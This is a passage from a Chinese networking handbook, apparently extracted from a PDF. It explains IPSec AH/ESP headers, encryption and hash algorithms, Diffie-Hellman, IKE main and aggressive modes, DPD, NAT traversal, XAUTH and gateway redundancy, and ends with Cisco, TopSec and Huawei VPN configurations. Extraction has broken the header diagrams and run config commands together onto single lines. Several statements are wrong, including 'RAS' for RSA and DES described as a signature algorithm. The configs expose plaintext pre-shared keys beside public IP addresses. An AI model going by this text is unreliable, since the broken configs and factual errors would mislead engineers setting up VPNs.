AH工作原理是在每一个数据包上添加一个身份验证报头。AH使用带有密钥的单项散列函数计算数据包生成一个散列或消息摘要来实现认证。AH目前支持MD5和SHA1两种算法， 这两种密钥长度分别是128bit和

160bit。

AH位置在IP报头和传输层协议报头之间， 协议号为51。

AH报头格式

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|Next Header|Payload Len|

Reserved

|

+-----------+-----------+-----------------------+

|

SPI

|

+-----------------------------------------------+

|

Sequence Number

|

+-----------------------------------------------+

|

|

Authentication Data

|

|

+-----------------------------------------------+

报头格式说明：

* Next Header： 8bit， 描述AH下一个载荷类型， TCP为6。
* Payload Lenght： AH报头长度， 以32bit为单位计算结果减2。
* Reserved： 16bit， 用于以后扩展， 发送方置0， 接收方忽略。
* SPI： 32bit， 根据接收报文SPI查找SA数据库， 0表示没有关联。
* Sequence Number： 从1开始的32bit单增序列号， 提供防重放保护， 次数溢出后IKE SA需重新建立。
* AD： 长度为32bit的整数倍， 通常96bit。接收端接收数据后， 首先执行带密钥的hash计算， 在与发送端所计算的该字段值比较。

AH提供数据包完整性检查

AH验证前面IP报头不变的部分， 生存期、服务类型等字段用0代替。

ESP

ESP提供混合的安全服务， 包括机密性、源认证、无连接的完整性、防重放等。

ESP使用加密保证数据机密性， 它只加密有效载荷部分， 不包括IP头。

ESP协议号为50。

ESP报头格式

传输模式：

| <-----

-----> |

认证范围

+--------+---------+---------+------+----------+----------+

| IP Hdr | ESP Hdr | TCP/UDP | DATA | ESP Tail | ESP Auth |

+--------+---------+---------+------+----------+----------+

| <-----

加密范围 -----> |

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

SPI

|

+-----------------------------------------------+

|

Sequence Number

|

+-----------------------------------------------+

|

IV

|

618/990

QQ群：632167235

+-----------------------------------------------+

|

+

|

Data

|

+-----------------------------------+

|

|

+-----------+-----------+

+-----------+

|

Padding |Padding Len| Next Hdr

|

+-----------------------+-----------+-----------+

|

Authentication Data

|

+-----------------------------------------------+

**ESP**报头字段包括：

* SPI： 32bit， 为数据包识别安全关联。
* Sequence Number： 32bit， 从1开始的32bit单增序列号， 提供防重放保护， 次数溢出后IKE SA需重新建立。
* IV（ 初始化向量）： 某些加密算法需要使用IV， 这种特殊加密算法必须定义IV位置， IV是受保护数据的第一个8位组。对IV进行验证但不进行加密。

**ESP**报尾字段包括：

* Padding： 0-255个字节。
* Padding Length： 计算实际数据长度。
* Next Header： 隧道模式为4（ IP） ， 传输模式为传输层协议。

ESP Auth： 放置数据完整性检验结果， 通常是一个经过密钥处理的散列幻术输出值， 计算包括ESP头和ESP

尾。

注意： ESP Auth属于ESP报尾字段， 是不被加密的。

ESP提供加密及完整性检查

认证： 认证报文的完整性检查包括ESP报头、传输层协议报头、应用数据和ESP报尾， 但不包括IP报头。加密： 只加密传输层信息和ESP报尾。验证总是在加密只后进行， 因此收到数据后先检查有效性再解密。当AH与ESP组合使用时， 总是要先应用ESP后应用AH。

IPSec的使用模式

传输模式：

+--------+--------+---------+---------+------+----------+----------+

| IP Hdr | AH Hdr | ESP Hdr | TCP/UDP | DATA | ESP Tail | ESP Auth |

+--------+--------+---------+---------+------+----------+----------+

隧道模式：

+------------+--------+---------+--------+---------+------+----------+----------+

| New IP Hdr | AH Hdr | ESP Hdr | IP Hdr | TCP/UDP | DATA | ESP Tail | ESP Auth |

+------------+--------+---------+--------+---------+------+----------+----------+

**8.1.1.1.3** 安全算法

算法类型

根据密钥类型不同将现代密码技术分为两类： 对称加密算法和非对称加密算法。

对称加密算法

加密密钥和解密密钥相同， 其安全性依赖于密钥。

对称加密算法优点是加密强度高、计算开销小、处理速度快。缺点是密钥管理困难， 在多方通信是因为需要保存很多密钥而变得复杂。为了保证较高安全性， 需要不断进行更换。

对称加密算法可分为两类： 流加密算法和块加密算法。流加密算法一次只对明文中的单个位或字节进行运算， 块加密对明文的一组位进行运算， 这些位称为数据块。

典型的对称加密算法有DES、IDEA、3DES和AES等。

非对称加密算法

非对称加密算法解决了传统密码学中的两个问题： 密钥分配问题和数字签名问题。

619/990

QQ群：632167235

非对称加密算法有以下两个重要特点：

1. 用作加密的密钥不同于解密密钥。仅根据密钥算法和加密密钥来确定加密密钥在计算上是不可行的。
2. 两个密钥中的任何一个都可以用来加密， 另一个用来解密。

在实际应用中， 非对称加密算法并没有取代对称加密算法， 这是因为其计算非常复杂， 实现速度上无法达到对称加密算法。在实际应用中可利用二者的各自优点， 采用对称加密算法加密明文， 用非对称加密算法加密对称加密算法中的密钥， 从而较好得解决运算速度问题和密钥分配管理问题。

典型的非对称加密算法有RAS的等。

加密算法

由于对称加密算法加密效率很高， 成为网络传输大量数据中常用的一类加密方法。IPSec协议使用了DES、

3DES和AES等对称加密算法。

DES（Data Encryption Standard）数据加密标准算法

DES算法的入口参数有三个： Key、Data、Mode。其中Key为8个字节共64位， Data也是8个字节共64位，

Mode为DES的工作方式， 有加密和解密两种。

DES将明文每64位分为一个明文块， 加密后的密文快也为64位。而密钥中的第8、16、 64位为奇偶校验

位， 不参与DES运算， 故初始密钥实际可用位数为56位。56位密钥用于为16轮运算分别生成一个48位的字密钥。

3DES算法

3DES是对DES运算3次进行加密。其每一次使用不通密钥进行加密， 这样就需要192位实际是168位的密钥。

认证算法

对于消息认证算法可分为消息加密、消息认证码（ MAC） 和hash函数。IPSec使用了hash函数和MAC的结合体HMAC对报文进行认证。

HASH算法

单向散列函数是在一个方向上工作的散列函数， 它可以把可变输入长度串（ 叫做预映射） 转换成固定长度的输出串（ 叫做散列值）， 单向散列函数还具有单向函数的特征， 计算起来相对容易， 但求逆却很难。

典型散列函数有以下两种：

1. MD5： 全称Message-Digest Algorithm 5， 长度为128bit。
2. SHA1： 全称Secure Hash Algorithm， 长度160bit。

消息认证码

MAC利用密钥来生成一个固定长度的短数据块， 并且将该快附在消息之后。

HMAC算法

由于hash算法不依赖密钥， 所以不能直接用于MAC， 因而出现了HMAC算法。

密钥管理算法

DH组算法


通信双发公开或半公开交换一些准备用来生成。

下面我们以Alice和Bob为例叙述Diffie-Hellman密钥交换的原理：

1. Diffie-Hellman交换过程中涉及到的所有参与者定义一个组， 在这个组中定义一个大质数p， 底数g。
2. Diffie-Hellman密钥交换是一个两部分的过程， Alice和Bob都需要一个私有的数字a， b。

下面是DH交换的过程图：

620/990



QQ群：632167235

1. 爱丽丝与鲍伯协定使用p=23以及g=5
2. 爱丽丝选择一个秘密整数a=6, 计算A = g^a mod p并发送给鲍伯A = 5^6 mod 23 = 8
3. 鲍伯选择一个秘密整数b=15, 计算B = g^b mod p并发送给爱丽丝B = 5^15 mod 23 = 19
4. 爱丽丝计算s = B a mod p 19^6 mod 23 = 2
5. 鲍伯计算s = A b mod p 8^15 mod 23 = 2

IKE协议中的DH组交换

IKE在使用DH算法时， 为了增强安全性， 使用了Oakley协议。IKE本身是ISAKMP、Oakley和SKEME这三个协议混合而成。Oakley是对DH算法的优化。

Oakley可以使用数字签名、对称加密算法和非对称加密算法三种不同的鉴别方法。

**8.1.1.1.4 IKE**

用IPSec保护一个IP包之前， 必须先建立一个安全联盟（ SA） ， SA可以手动创建或动态建立。Internet密钥交换（ IKE） 用于动态建立SA。通过IKE协商建立的SA具有生存周期， 手工建立的没有， 生存周期有基于时间的和基于流量的。

ISAKMP

ISAKMP是IKE的基础， IKE使用ISAKMP协议定义密钥交换的过程。

IKE概述

IKE使用两个阶段的ISAKMP， 第一阶段建立IKE安全联盟， 第二阶段利用这个既定的安全联盟为IPSec协商具体的安全联盟。

IKE第一阶段交换定义了两种模式， 第二阶段交换只有一种模式， 另外还有两个额外的交换用于对安全联盟进行正确的维护。

对第一阶段交换来说， IKE采用的是身份保护交换以及根据基本ISAKMP文档指定的野蛮交换法， 分别称

为“主模式”和“野蛮模式”。对于第二阶段来说， IKE则定义了一种快速模式交换， 它的作用是为IKE之外的其他协议协商安全（ 例如IPSec） 。定义的另外两种交换均属信息方面的交换， IKE通信双方可相互传达有关错误和状态的资讯， 而一种新的组交换模式可使各防协商如何在它们之中使用一个新的DH组。

IKE第一阶段

621/990

QQ群：632167235

在第一阶段无论是主模式还是野蛮模式， 它们都建立一个保密和验证无误的通信信道（ IKE SA） ， 以及建立验证过的密钥， 为双方的IKE通信提供机密性、消息完整性以及消息源验证服务。IKE中其他所有交换都要求一个验证过的IKE SA作为首要条件。

目前较为普遍的验证方法为：

* 预共享密钥。
* 使用数字签名算法（ DES） 得到的数字签名。

参与通信的双方会生成四种秘密：

1. SKEYID： 由以上两种验证方法生成， 然后生成以下3个秘密。
2. SKEYID\_d： 用于为IPSec衍生出加密材料。
3. SKEYID\_a： 用来为IKE消息保障数据的完整性以及对数据源的身份进行验证。
4. SKEYID\_e： 用于对IKE消息进行加密。

主模式

主模式分为三次交换， 总共用到了六条消息， 最终建立了IKE SA。这三次交换为：

1. 策略协商。
2. DH和nonce交换。
3. 对对方身份的验证。

验证方法决定了如何进行交换以及在什么时候交换。

预共享密钥

使用预共享密钥的三次交换如下：

1. 第一次交换： 用于IKE提议和转换方式的协商。在协商发起之前必须计算产生cookie， 用于唯一的标识每个单独的协商交换， cookie使用源/目的IP、随机数字、日期和时间进行MD5运算得出， 并且将其放入消息1 的ISAKMP头中， 用以标识一个单独的协商交换。在第一次交换中， 需要交换双方的cookie和SA载荷， 在SA 载荷中携带需要协商的IKE SA的各项参数， 主要包括IKE的散列类型、加密算法、认证方法、IKE SA协商的时间限制等。在第一次交换之后通信双方需要生成用于产生DH共享密钥的DH值。
2. 第二次交换： 用于密钥交换载荷（ 如IKE DH） 和伪随机值nonce的交换。第二次交换之后， 按照前面介绍过的密钥生成公式， 其所需所有计算材料都已交换完毕， 此时可以将所有密钥计算出来， 并对后续IKE消息提供安全服务。
3. 第三次交换： 用于通信双方的身份验证。对标识载荷和散列载荷进行交换， 标识载荷包含了发起者的标识信息、IP地址或主机名。散列载荷包含对上一过程中产生的三组密钥进行hash运算得出的值。这两个载荷使用SKEYID\_e进行加密。

数字证书

对于预共享密钥验证方式来说， 当有一个对等体对应多个对等体时， 需要为每个对等体配置预共享密钥， 并且当对等体IP地址为动态的情况下， IKE主模式使用预共享密钥无法通过IP地址来标识对方， 查找预共享密钥。

使用数字证书则没有以上问题， 但是需要CA服务器来颁发证书。

证书验证和预共享密钥验证的主要区别在于SKEYID的计算和第三次交换中消息负载的发送。证书方式下第三次交换的消息比预共享密钥的消息多两个负载： 签名负载和证书负载。

野蛮模式

从主模式协商的叙述中可以看到， 在主模式完成第二次交换之后即要生成会话密钥， 会话密钥的生成材料中包含了预共享密钥； 而另外在一个通信对等体和多个对等体通信是需要为每个对等体设置一个预共享密钥； 但是对等体身份ID信息在第三次交换中才会发送， 此时对等体并不知道对端的身份信息， 因此它只能根据IP地址来区分不通的对等体。

但是如果发起者的地址是动态的， 而又想使用预共享密钥进行验证， 则只能使用野蛮模式。

野蛮模式只交换三条消息：

1. 包含一个保护套件列表、DH公共值、nonce以及身份资料， 由于无法对身份信息进行加密保护， 因此降低了安全性， 但也因此使其不依赖于IP地址标识身份。
2. 回应者回应一个选定的保护套件、DH公共值、nonce、身份资料以及一个验证载荷——对于预共享密钥以及加密的nonce验证来说， 是一个散列值； 而对于签名验证来说则是一个签名载荷。
3. 发起者将回应的验证载荷作为最后一条消息来传送。

野蛮模式的灵活应用：

* 对等体标识： 主模式只能采用IP地址方式标识对等体， 而野蛮模式可以采用IP地址或Name方式标识对等

622/990

QQ群：632167235

体。

* NAT支持。
* 野蛮模式传输消息更少， 效率更高。

野蛮模式缺点： 由于野蛮模式交换次数限制， 因此野蛮模式的协商能力低于主模式。在野蛮模式中， 由于第一个消息就需要交换DH消息， 而DH消息本身就决定了采用哪个DH组， 如果第一个消息中包含多个提议转换对， 那么这多个提议转换对的DH必须相同（ 和DH消息确定的DH组一致） ， 否则消息1中只能携带和确定DH组相同的提议转换对。

IKE第二阶段

第一阶段建立IKE SA是为了进行身份验证并为第二阶段的交换提供保护。第二阶段的目的是为其他协议生成SA， 这一阶段是通过快速模式交换来实现的。

快速模式使用SKEYID\_a对数据完整性和数据源身份进行认证， 使用SKEYID\_e进行加密， 保障交换的机密性。

在一次快速交换交换模式中， 通信双发需要协商拟定IPSec SA的各项特征， 并为其生成密钥。

攻击者可根据IKE SA判断出由此衍生出的IPSec SA的密钥， 因此快速模式提供了一个PFS（ 完美向前保密） 选项， 来解决密钥之间相互无关的需求。PFS为可选项， 它是通过执行一次额外的DH交换来生成密钥， 从而保证各SA的密钥之间没有衍生关系。

第二阶段只交换三个包。

IKEv2

在IKE v1中建立一对IPSec SA， 需要9条或者6条消息， 而IKE v2如果只建立一对IPSec SA， 正常情况下交换4

条消息即可， 以后每增加一对都要额外增加一次交换。

IKE v2定义了三种交换：

* 初始交换（ Initial Exchanges）
* 创建子SA交换（ CREATE\_CHILD\_SA Exchanges）
* 通知交换（ INFORMATIONAL Exchange）

**8.1.1.1.5 DPD**

存活机制基本原理

Keepalives

周期性发送hello， 对方回应ack， 一段时间收不到回应则认为超时。

Heartbeats

双方各自周期性发送hello， 根据对方发送的hello判断是否在线。

DPD协议

DPD致力解决keepalives和heartbeats方式的缺点。DPD可以随时发送， 当有正常流量时则不发送。

DPD在交换开始前必须发送DPD vendor ID。

DPD消息是一个双向交换的宣告信息， 发送者发送R-U-THERE， 响应者回应R-U-THRER-ACK， 这两个消息只是ISAKMP的负载。

当DPD在一定次数内收不到回应， 则认为对端不可用。

DPD发送时机为发送流量开始时先发送DPD和发送外出IPSec流量后没有收到流量应答包。

DPD使用一个32bit的序列号防重放攻击， 且第一个序列号为随机， 为了防止边界溢出， 序列号最高位最初为0。

623/990

QQ群：632167235

**8.1.1.1.6 NAT**穿越

IPSec与NAT兼容性问题

AH与NAT共存问题：

由于AH需要验证前面的IP报头， 而NAT会修改IP报头， 所以NAT不能使用AH， 只能使用ESP。

校验和与NAT共存问题：

由于在TCP和UDP中校验和的计算依赖于IP报头的源地址和目的地址， 因此NAT网关需要修改TCP或UDP的校验和。但是IPSec对其进行了加密， 因此网关是没办法修改校验和的。在IPv4中TCP校验和是必选的， UDP是可选的； 在IPv6中TCP和UDP都是必选的。校验和于NAT共存问题只发生在传输模式， 且加密部分是TCP或

UDP时。

IKE的ID载荷中包含地址与NAT共存问题：

在IKE中第一阶段和第二阶段中某些认证方式会使用IP地址作为ID负载的内容。IKE报文穿越NAT后由于地址的改变会导致出现不一致的问题。

IKE固定端口与NAT共存问题：

IKE的远端口和目的端口都是500。如果存在端口转换的情况则会出现问题。

重叠SPD入口与NAT共存问题：

缺省在传输模式下， IKE协商的是两点之间通信的隧道， 因此可以使用报文的源地址来确定进行流量选择符， 不同的发起者与同一个响应者建立隧道的时候可以使用报文的源地址协商多个SPD入口。但在NAT后的主机由于所以源地址都相同， 因此会使SPD重叠， 这样导致响应者无法确定一个报文到底使用哪个SA。

内部地址封装与NAT共存问题：

在报文内部封装IP地址进行一些地址信息协商的时候， 如果报文通过明文方式传输， 可以在NAT设备上启用

ALG进行修改这些报文内部地址， 例如FTP等。但是如果使用IPSec加密后则无法修改。

入口SA对选择符检查与NAT共存问题：

对于入口报文进行IPSec处理的时候， 需要报文源地址根据SA中的流量选择符进行一致性检查， 如果报文源地址与流量选择符不一致则会丢弃。

NAT设备实现问题：

有些NAT设备上只支持TCP和UDP流量， 这样进行转换时会出问题。另外由于在NAT网关上NAT会话是有超时时间的， 一旦IKE报文的UDP会话在NAT上老化， 那么IKE将无法通信。再有NAT网关对分片报文的处理也会有问题。

IKE中NAT穿越（NAT-T）

NAT-T能力检测以及NAT网关的发现

NAT-T能力检测是指检查通信双发对NAT-T能力是否支持； NAT网关发现是指在中间线路是否存在NAT网关。此过程发生在IKE协商的第一阶段。

主模式过程如下：

1. NAT-T能力检测在IKE协商第一阶段的前两个消息交换完成， 通过在消息中插入一个标识NAT-T能力的vendor ID载荷（ VID） 来告诉对方对该能力的支持。载荷内容是对特定字符串进行MD5运算后的散列值， 在

RFC3947中规定标识NAT-T内容为“RFC 3947”的MD5 hash值；

1. IKE使用NAT-D载荷探测两个IKE实体之间是否存在NAT。协商双方通过发送源/目的的IP地址和端口的hash 值来检测传输过程是是否发生了转换。如果发送者不能确定自己的IP地址（ 比如拥有多个网卡）， 则在报文中包含多个IP散列值， 仅当所有散列都不匹配时才表明NAT的存在。此过程发生在第一阶段的3、4个消息中。

第一阶段最后两个消息则使用UDP4500端口。

野蛮模式过程如下：

1. 第一个报文携带VID。
2. 第二个报文携带NAT-D。

624/990

QQ群：632167235

3. 第三个报文携带NAT-D且使用UDP4500端口。

一般情况下一个消息只包含两个NAT-D载荷， 第一个载荷内容为对端IP地址和端口的hash值， 第二个载荷为本地IP地址和端口的hash值。如果本地有多于一个的IP地址则会增加NAT-D载荷， 但是第一个载荷永远是对端的hash值。

NAT穿越的启用协商

是否启用NAT是由第二阶段快速模式决定的， NAT穿越的启用协商在快速模式的SA载荷中进行， 在传输模式下双方可向对端发送IPSec报文原始地址， 从而对端可在NAT转换后对TCP/IP进行校验和修正。

IKE增加了两种IPSec报文传输模式： UDP-Encapsulated-Tunnel和UDP-Encapsulated-Transport。

UDP封装IPSec ESP报文格式

在UDP报头直接跟了一个ESP报文头， UDP源端口和目的端口采用和IKE协议一致的端口号。这样的好处是可以减少NAT网关上NAT会话的数量， 并且可以不用单独考虑IKE的keepalive报文。UDP封装校验和为0.

但是共用端口号的问题是上层如何区分一个报文是IKE报文还是UDP封装的ESP报文呢？ RFC3948规定如下：

1. 采用UDP封装的ESP报文的SPI一定不能为0。
2. 启用NAT穿越的IKE报文在UDP报文头后插入4个值为0的字节， 作为非ESP报文的标识。

NAT保活过程

由于NAT网关上映射会话有一定存活时间， 因此如果长时间没有报文发送就会导致NAT会话表被删除。

解决办法是在NAT超时前发送NAT-keepalive报文。此报文为UDP报文， 端口与UDP封装ESP端口一致， 校验和为0， 接收者接收到校验和为0的报文后忽略校验。次报文的载荷只有一个字节， 固定为0xFF。

**8.1.1.1.7 XAUTH**

XAUTH作为IKEv1的扩展认证， 定义了一种单向认证的方法， 主要用于远程用户通过IPSec接入时的客户端认证。XAUTH与AAA认证结合使用， 可以使用本地认证， 也可以使用其他远程认证服务器完成认证。

XAUTH在IKE第一阶段协商完成后进行， 此时IKE SA已经生成， IKE Peer认证成功。XAUTH是对IKE认证的补充， 通过对用户进行认证， 进一步强化了安全性。只有两次都通过了才能够实现VPN的接入。

XAUTH属于Cisco扩展属性。

概述

由IPSec网关向远程用户发出扩展认证请求后， 强制要求用户相应， 通过XAUTH认证后才能接入VPN。值得说明的是XAUTH首先是在IKE第一阶段通过认证并建立IKE SA后， 在IKE第二阶段之前附加的用户身份验证。由IPSec网关决定是否使用XAUTH。

IKE第一阶段协商过程

VPN客户端的私网地址可以自己配置， 也可以由网关分配； 远程拨号用户通常需要由网关来分配地址。由于远程拨号用户地址变动大， IKE第一阶段的协商无法使用主模式+预共享密钥的方式， 只能使用野蛮模式

（ name） +预共享密钥， 或者主模式+其他认证方式（ 如数字证书）。

下面说一下野蛮模式协商过程：

消息1： 由客户端发起IKE第一阶段野蛮模式的协商， 客户端携带所有支持的IKE策略（ 包括加密算法、hash 和DH组） ， Cisco VPN客户端携带14个策略。

消息2： 由网关选择合适的策略， 通知客户端。消息3： 客户端的确认消息。

Cisco VPN客户端均使用DH组2， 因此在消息1中已经携带NONCE值。建议在配置网关前首先通过抓包或者查看说明了解客户端策略内容。

625/990

QQ群：632167235

XAUTH认证

XAUTH消息类型

XAUTH消息个数不为固定， 而基本的消息传送形式为REQUEST->REPLY->SET->ACK， 这4个消息分别是：

1. ISAKMP\_CFG\_REQUEST： 由IPSec网关发出， 请求IPSec客户端进行扩展认证。
2. ISAKMP\_CFG\_REPLY： 客户端回应消息， 必须填充有网关要求的认证属性。如果客户端没有合适的认证属性可以填充， 必须在XAUTH\_STATUS属性中填充FAIL。
3. ISAKMP\_CFG\_SET： 由网关发出， 用来表示认证成功或者失败。
4. ISAKMP\_CFG\_ACK： 由客户端发出， 用来确认收到认证结果。

认证过程

本地用户名/密码认证过程：

1. 首先由IPSec网关发起REQUEST请求， Attributes的内容为空等待Client端填充， Type=1。
2. 客户端受到REQUEST请求后， 发送REPLY报文， 按照网关的要求填充Attributes， 一般填入用户输入的用户名/密码， 否则在Attributes中填充XAUTH\_STATUS=FAIL， Type=2。
3. 网关认证后发送SET报文， 在Attributes中填入SUCCESS或者FAIL， Type=3。
4. 客户端发送确认报文， Attributes为空。密码由预共享密钥进行加密。

XAUTH解决了服务器端对远程用户的身份认证， 而IKE本身可以完成远程用户对服务器的认证， 这样便实现了双向非对等认证。

由于XAUTH并不是一种标准， 因此不通厂商实现可能存在互操作问题。

应用

XAUTH可以用户远程办公接入的认证和授权， 也可用于站点到站点间的认证和授权。

远程接入的用户通常也需要分配地址， 因此XAUTH通常与模式配置、Easy VPN结合使用。Cisco对XAUTH的实现是必须和配置模式、Easy VPN结合使用。XAUTH在Easy VPN的使用中属于可选项， 由IPSec网关决定是否启用XAUTH。

**8.1.1.1.8** 配置模式

IPSec不会给用户分配私网地址， 这样远程移动用户无法访问内部网络。L2TP+IPSec是一种解决方法， 其先建立一个IPSec隧道， 然后通过PPP获取地址， 但是这种方案需要同时使用两条隧道。

Cisco使用配置模式的技术， 可以在第一阶段结束后分配IP地址。

概述

配置模式的消息在IKE第一阶段协商完成后， 发送完XAUTH消息， 紧接着由客户端发出。共有两个消息： 客户端发出的地址请求消息和IPSec网关的回应消息。

XAUTH和MODECFG均属于Cisco的扩展属性。

消息类型

MODECFG共有两个消息， 携带不同的属性：

* ISAKMP\_CFG\_REQUEST： 有客户端发出， 请求IPSec网关分配地址， 携带需要的IP、DNS等地址。
* ISAKMP\_CFG\_REPLY： IPSec网关回应消息， 根据客户端的要求填充分配的IP、DNS等内容。如果不能分配地址则用0.0.0.0代替。报文中必须携带分配的IP地址， 如果不能分配， 则协商失败。

配置模式过程

简要说明一下获取地址过程：

1. 首先由客户端发起REQUEST请求， Attributes填写需要IPSec网关分配的地址， 格式为：

626/990

QQ群：632167235

INTERNAL\_IP4\_ADDRESS(0.0.0.0)。

2. IPSec网关收到后， 发送REPLY报文， 按照要求填充Attributes， 如果相应属性不能分配， 则写0.0.0.0。

应用

配置模式主要用于远程接入分配地址， 必须与Easy VPN结合使用， 也是Easy VPN的必选项。

**8.1.1.1.9** 可靠性

接入链路冗余

单个IKE SA

单个IKE SA是指远程安全网关和本地安全网关之间只建立一个IKE邻居关系， 解决了链路切换是地址变化造成的IKE连接中断的问题。

由于连接多个冗余链路一般都会产生多个出口地址， 因此远程安全网关一般和本地的环回口建立IKE邻居关系。

在单个IKE SA模型中， 链路的切花虽然不会导致IKE邻居关系的中断， 但是会造成本地报文出接口发生变化， 这样就必须在所有出接口配置相同的IPSec策略。

此外， 切换到备接口上时， 由于备份接口还没有建立IPSec SA， 此时如果是本地网关发送数据， 会重新和远程网关协商IPSec SA， 协商过程会导致少量丢包。如果远程网关发包， 由于不知道线路切换， 会一直使用旧的IPSec SA， 导致丢包， 直到本地有流量触发新的IPSec SA协商。

Cisco开发了IPSec SA复制特性解决了这个问题。

此方案需要保证环回地址可达， 且分配公网IP； 或者在两条链路上启用GRE封装并配置路由。

多个IKE SA

多个IKE SA是指远程设备使用同一个策略和本地设备的每个接口都建立IKE连接， 这样同一个策略就有两个

peer， IKE邻居的可达性可以很容易实现。但是带来了链路切换是的IKE SA切换的复杂性， 远程设备需要使用超时机制来得知链路失效， 这样切换时间会很长。

IPSec网关冗余

简单IPSec网关冗余

远程网关在一个IPSec策略里引用两个IKE Peer， 这样会引起一些问题：

* 主备切换时会丢包。
* 本地网关内网口出现问题时， 远端网关仍向主设备发送数据包， 这样会导致丢包。

使用VRRP的IPSec网关冗余

本地网关在外网和内网配置好虚拟网关， 优点如下：

* 远端网关IPSec策略只需配置一个Peer。
* 本地网关可以跟踪内网接口来决定主从关系。
* 不必使用路由协议来确定主从关系。

问题是， 当主从切换时， 远端网关需要等待IKE SA超时才会进重新协商， 这样等待时间将会很长。并且本地源地址需要手动指定为虚拟地址。

VRRP+DPD的IPSec网关冗余

当长时间收不到对端IPSec加密报文时， 便会触发DPD查询。

当IPSec正常断开时， 会通过IKE发送reset IKE SA通知给对端。但是如果非正常断开时， 则本地仍使用旧的IPSec SA加密报文。尽管使用keepalive机制可以保证一段时间以后发现Peer断开， 但是在keepalive触发时间内是无法解决这样的问题的。触发DPD的条件是： 发送IPSec加密报文之前和DPD计时器超时后。

627/990

QQ群：632167235

IPSec有状态故障切换

有状态故障切换是指主备链路的接口上同步IKE/IPSec的状态信息。

Cisco定义了两个私有协议用于完成IPSec的状态备份：

* SSP（ State Synchronization Protocol） ， 专门用于IPSec状态备份的。
* SSO（ Stateful Switch Over） ， 通用的技术， 也可用于ospf等。

**8.1.1.2** 配置

**8.1.1.2.1 Cisco**

pre-shared key

628/990

! 发送主机标识，开启netflow hostname jiahua

!

crypto isakmp policy 10 encr 3des authentication pre-share

crypto isakmp key guanjujiahua address 123.232.112.70 crypto isakmp key guanjujiahua hostname guanju crypto isakmp identity hostname

crypto isakmp keepalive 3600 60 periodic

!

crypto ipsec security-association lifetime seconds 86400

!

crypto ipsec transform-set iptra esp-3des esp-sha-hmac

!

crypto map vpnmap 10 ipsec-isakmp set peer 123.232.112.70

set transform-set iptra match address 100

!

interface FastEthernet4

ip address 119.167.224.39 255.255.255.224

ip route-cache flow crypto map vpnmap

!

ip flow-export source FastEthernet4 ip flow-export version 5

ip flow-export destination 222.173.24.114 50040

!

access-list 100 permit ip 192.168.231.0 0.0.0.255 192.168.0.0 0.0.255.255

QQ群：632167235

isakmp profile

ipsec profile

dynamic map

629/990

crypto isakmp poliey 10 authentication pre-share crypto keyring key

pre-share-key address 12.1.1.2 key 0 cisco crypto isakmp profile ispro

keyring key

match identity address 12.1.1.2

crypto ipsec transform-set myset esp-3des crypto ipsec profile ippro

set isakmp profile ispro set transform-set myset interface tunnel 0

ip add 100.1.1.1 255.255.255.0

tunnel source f0/0

tunnel destination 12.1.1.2

tunnel protection ipsec profile cisco

crypto isakmp policy 10 authentication pre-share crypto keyring key

pre-share-key address 12.1.1.2 key cisco crypto isakmp profile ispro

keyring key

match identity address 12.1.1.2 initiate mode aggressive #野蛮模式

crypto ipsec transform-set myset esp-3des crypto map mymap 10 ipsec-isakmp

set peer 12.1.1.2

set transform-set myset set isakmp-profile ispro match address 100

access-list 100 permit ip host 1.1.1.1 host 2.2.2.2 interface fastethernet 0/0

crypto map mymap

QQ群：632167235

Cisco ASA

**8.1.1.2.2 TopSec**

使用的端口

630/990

access-list no-nat permit ip 172.16.0.0 255.255.255.0 10.0.0.0 255.255.255.0 nat (inside) 0 access-list no-nat

crypto isakmp enable outside crypto isakmp policy 1 authentication pre-share encryption des

hash md5 group 2

isakmp key cisco address 1.1.1.2

crypto ipsec transform-set mytrans esp-des esp-md5-hmac crypto map mymap 10 set peer 1.1.1.2

crypto map mymap 10 set transform-set mytrans crypto map mymap 10 match address no-nat crypto map mymap interface outside

#客户端先ping

crypto isakmp policy 10 authentication pre-share crypto keyring key

pre-share-key address 0.0.0.0 key 0 cisco crypto isakmp profile ispro

keyring key

match identity address 0.0.0.0

crypto ipsec transform-set myset esp-3des crypto dynamic-map dymap 10

set transform-set myset set isakmp-profile ispro

crypto map mymap 10 ipsec-isakmp dynamic dymap interface fastethernet 0/0

crypto map mymap

QQ群：632167235

静态隧道

VRC配置

**8.1.1.2.3 HuaWei**

通过域名和天融信建立隧道

631/990

#VRC本地口令认证

define area add name area\_vpn attribute eth5 access on

pf service add name ipsecvpn area area\_vpn addressname any aaa role add name vpnrole

aaa user add name vpnuser passwd-auth yes **passwd** vpnuser

network dhcp server add\_subnet subnet 120.0.0.0 submask 255.255.255.0 sub\_start 120.0.0.2 sub\_end 120.0.0.100 gateway 120.0.0.1

network dhcp server start on lo

vpn ifbind add virtualif ipsec0 interface eth5

vpn vrc config **set** auth\_mode **local** dhcp-pool 120.0.0.0**/**255.255.255.0

vpn vrc access add name testvpn policy accept proto all dpolicy nouse ip 17.16.2.253 mask 255.255.255.255

vpn vrc time add name vpntime mode weekly weekday 'Mon,Tues,Wed,Thurs,' vpn vrc acl-time add name testvpn timeacc vpntime

vpn vrc role-access add name vpnrole access testvpn

#华为：使用fqdn # 思 科 ： 使 用 IP 地 址 #OpenSWan： 使 用 fqdn #ROS：使用fqdn，不知道在哪里配

define area add name area\_vpn attribute eth0 access on

pf service add name ipsecvpn area area\_vpn addressname any vpn ifbind add virtualif ipsec0 interface eth0

vpn tunnel add name test\_vpn localsubnet 1.1.1.0 localsubmask 255.255.255.0 peerhost 12.1.1.2 peersubnet 2.2.2.0 peersubmask 255.255.255.0 authmode psk presharekey 'topsec' negomode main network session packet-checksum off

模块名称

服务描述

协议

端口

IKED

隧道协商

udp

500 4500

VDCD

接受TP服务端的反向通告端口及向TP服务端发送通告的源端口

udp

2011

VRCD

接受VRC注册

tcp

2012

VRCD

接受VRC通告端口及向VRC发送反向通告的源端口

udp

2012

VRCD

多线路向主从TP认证， 往内使用2013， 往外使用2011

udp

2013

tcp

2014

QQ群：632167235

632/990

# 通过域名和天融信建立隧道#

ike local-name jinanwangyang ike next-payload check disabled #

acl number 3000

rule 0 permit ip source 10.255.4.0 0.0.0.255 destination 192.168.0.0 0.0.255.255 #

ike proposal 1

encryption-algorithm 3des-cbc #

